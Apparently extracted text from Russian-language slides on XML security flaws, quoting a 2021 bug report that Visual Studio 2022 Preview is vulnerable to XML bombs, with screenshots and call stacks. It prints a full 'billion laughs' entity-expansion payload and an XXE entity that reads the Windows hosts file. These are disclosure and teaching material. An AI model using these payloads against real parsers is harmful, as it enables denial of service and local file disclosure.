
Search

Group by: Process ID

	ID	Name	Location
Process ID: 587c6439-31fc-494c-9107-8e3efade040e (40 threads)			
4812 VS Main	4812	VS Main	Microsoft.XmlEditor.dll!Microsoft.XmlEditor.XmlNode.AddChild
36752 <No Na...	36752	<No Na...	Microsoft.VisualStudio.Telemetry.dll!Microsoft.VisualStudio.Applic...
2104 StatusBa...	2104	StatusBa...	WindowsBase.dll!MS.Win32.UnsafeNativeMethods.GetMessageW

Call Stack	
Name	
Microsoft.XmlEditor.dll!Microsoft.XmlEditor.Parser.ParseStringLiteral(Microsoft.XmlEditor.XmlNode ow	
Microsoft.XmlEditor.dll!Microsoft.XmlEditor.Parser.ParseEntity(Microsoft.XmlEditor.XmlNode ow	
Microsoft.XmlEditor.dll!Microsoft.XmlEditor.DtdParser.ParseDtdMarkupDeclaration(Microsoft.XmlEditor.XmlNode ow	
Microsoft.XmlEditor.dll!Microsoft.XmlEditor.DtdParser.ParseDtd(Microsoft.XmlEditor.Dtd subset,	
Microsoft.XmlEditor.dll!Microsoft.XmlEditor.Parser.ParseDocType(Microsoft.XmlEditor.XmlNode ow	
Microsoft.XmlEditor.dll!Microsoft.XmlEditor.Parser.ParseXmlMarkupDeclaration(Microsoft.XmlEditor.XmlNode ow	
Microsoft.XmlEditor.dll!Microsoft.XmlEditor.Parser.ParseEntityContent(Microsoft.XmlEditor.XmlNode ow	
Microsoft.XmlEditor.dll!Microsoft.XmlEditor.Parser.ParseDocument()	

XML-бомбы



Условия:

1. Путь XML-бомбы до парсера
2. Опасная конфигурация парсера

7
Votes


Visual Studio 2022 Preview is vulnerable to XML bombs

SV Sergey Vasiliev - Reported Sep 03, 2021

Hello!

When I developed a diagnostic rule for the PVS-Studio analyzer to search for potential XXE, I found out that Visual Studio 2022 Preview is sensitive to XML bombs (CWE-776)

On one of the machines the IDE consumed 100+ GB of memory:



Main.png**Steps to reproduce:**

- use the 'Blank Solution' template to create a project;
- add an XML file to it;
- copy the text below into the file.

Text to copy:

```
]>  
&lol115;
```

It looks like Visual Studio launches DTD processing but doesn't set any restrictions on the size of XML entities:

Threads.pngCallStack.png

Because of this, the IDE behaves like an application vulnerable to the billion laughs attack.

Visual Studio version: 17.0.0 Preview 3.1

Где картинки,
Лебовски?

Где текст?

- Votes

Hello!

When I developed a diagnostic rule for the PVS-Studio analyzer to search for potential XXE, I found out that Visual Studio 2022 Preview is sensitive to XML bombs ([CWE-776](#))

On one of the machines the IDE consumed 100+ GB of memory:

Process Hacker

Hacker View Tools Users Help

Refresh Options Find handles or DLLs Search Processes (Ctrl+K)

Processes Services Network Disk

Name	PID	CPU	Private b...	Description
winlogon.exe	11796		2.45 MB	Windows Logon Application
fontdrvhost.exe	12008		1.96 MB	Usermode Font Driver Host
dwm.exe	12064		55.98 MB	Desktop Window Manager
explorer.exe	4808		48.86 MB	Windows Explorer
devenv.exe	2572	3.69	142.31 GB	Microsoft Visual Studio 2022 Preview
Microsoft.Servi...	12396		34.36 MB	Microsoft.ServiceHub.Controller
ServiceHub.I...	13440		35.42 MB	ServiceHub.IdentityHost.exe
ServiceHub....	13956		61.05 MB	ServiceHub.VSDetouredHost.exe
ServiceHub....	14016	0.12	53.86 MB	ServiceHub.SettingsHost.exe
ServiceHub....	15288		32.6 MB	ServiceHub.Host.CLR.x86
ServiceHub....	11196		20.51 MB	ServiceHub.Host.CLR.x64

CPU Usage: 6.67% Physical memory: 127.59 GB (99.74%) Processes: 163

Steps to reproduce:

- use the 'Blank Solution' template to create a project;
- add an XML file to it;
- copy the text below into the file.

Text to copy:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
  <!ENTITY lol10 "&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;">
  <!ENTITY lol11
    "&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;&lol10;">
  <!ENTITY lol12
    "&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;&lol11;">
  <!ENTITY lol13
    "&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;&lol12;">
  <!ENTITY lol14
    "&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;&lol13;">
  <!ENTITY lol15
    "&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;&lol14;">
]>
<lolz>&lol15;</lolz>
```

It looks like Visual Studio launches DTD processing but doesn't set any restrictions on the size of XML entities:

Threads


Search Group by: Process ID

	ID	Name	Location
Process ID: 587c6439-31fc-494c-9107-8e3efade040e (40 threads)			
	4812	VS Main	Microsoft.XmlEditor.dll!Microsoft.XmlEditor.XmlNode.AddChild
	36752	<No Na	Microsoft.VisualStudio.Telemetry.dll!Microsoft.VisualStudio.Applic
	2104	StatusBa	WindowsBase.dll!MS.Win32.UnsafeNativeMethods.GetMessageW

Call Stack
Name
Microsoft.XmlEditor.dll!Microsoft.XmlEditor.Parser.ParseStringLiteral(Microsoft.XmlEditor.XmlNode ov
Microsoft.XmlEditor.dll!Microsoft.XmlEditor.Parser.ParseEntity(Microsoft.XmlEditor.XmlNode ov
Microsoft.XmlEditor.dll!Microsoft.XmlEditor.DtdParser.ParseDtdMarkupDeclaration(Microsoft.Xml
Microsoft.XmlEditor.dll!Microsoft.XmlEditor.DtdParser.ParseDtd(Microsoft.XmlEditor.Dtd subset
Microsoft.XmlEditor.dll!Microsoft.XmlEditor.Parser.ParseDocType(Microsoft.XmlEditor.XmlNode
Microsoft.XmlEditor.dll!Microsoft.XmlEditor.Parser.ParseXmlMarkupDeclaration(Microsoft.XmlE
Microsoft.XmlEditor.dll!Microsoft.XmlEditor.Parser.ParseEntityContent(Microsoft.XmlEditor.Xml
Microsoft.XmlEditor.dll!Microsoft.XmlEditor.Parser.ParseDocument()

Because of this, the IDE behaves like an application vulnerable to the billion laughs attack.


XML-бомбы




Условия:

1. Путь XML-бомбы до парсера
2. Опасная конфигурация парсера

XML: дефекты безопасности




XML: дефекты безопасности



XXE (XML eXternal entities)


XXE (XML eXternal entities)




XXE (XML eXternal entities)

Можно обращаться к внешним
ресурсам

XXE (XML eXternal entities)




XXE (XML eXternal entities)







```
<!ENTITY hostsEntity  
  SYSTEM "file:///C:/Windows/System32/drivers/etc/hosts">
```

XXE (XML eXternal entities)

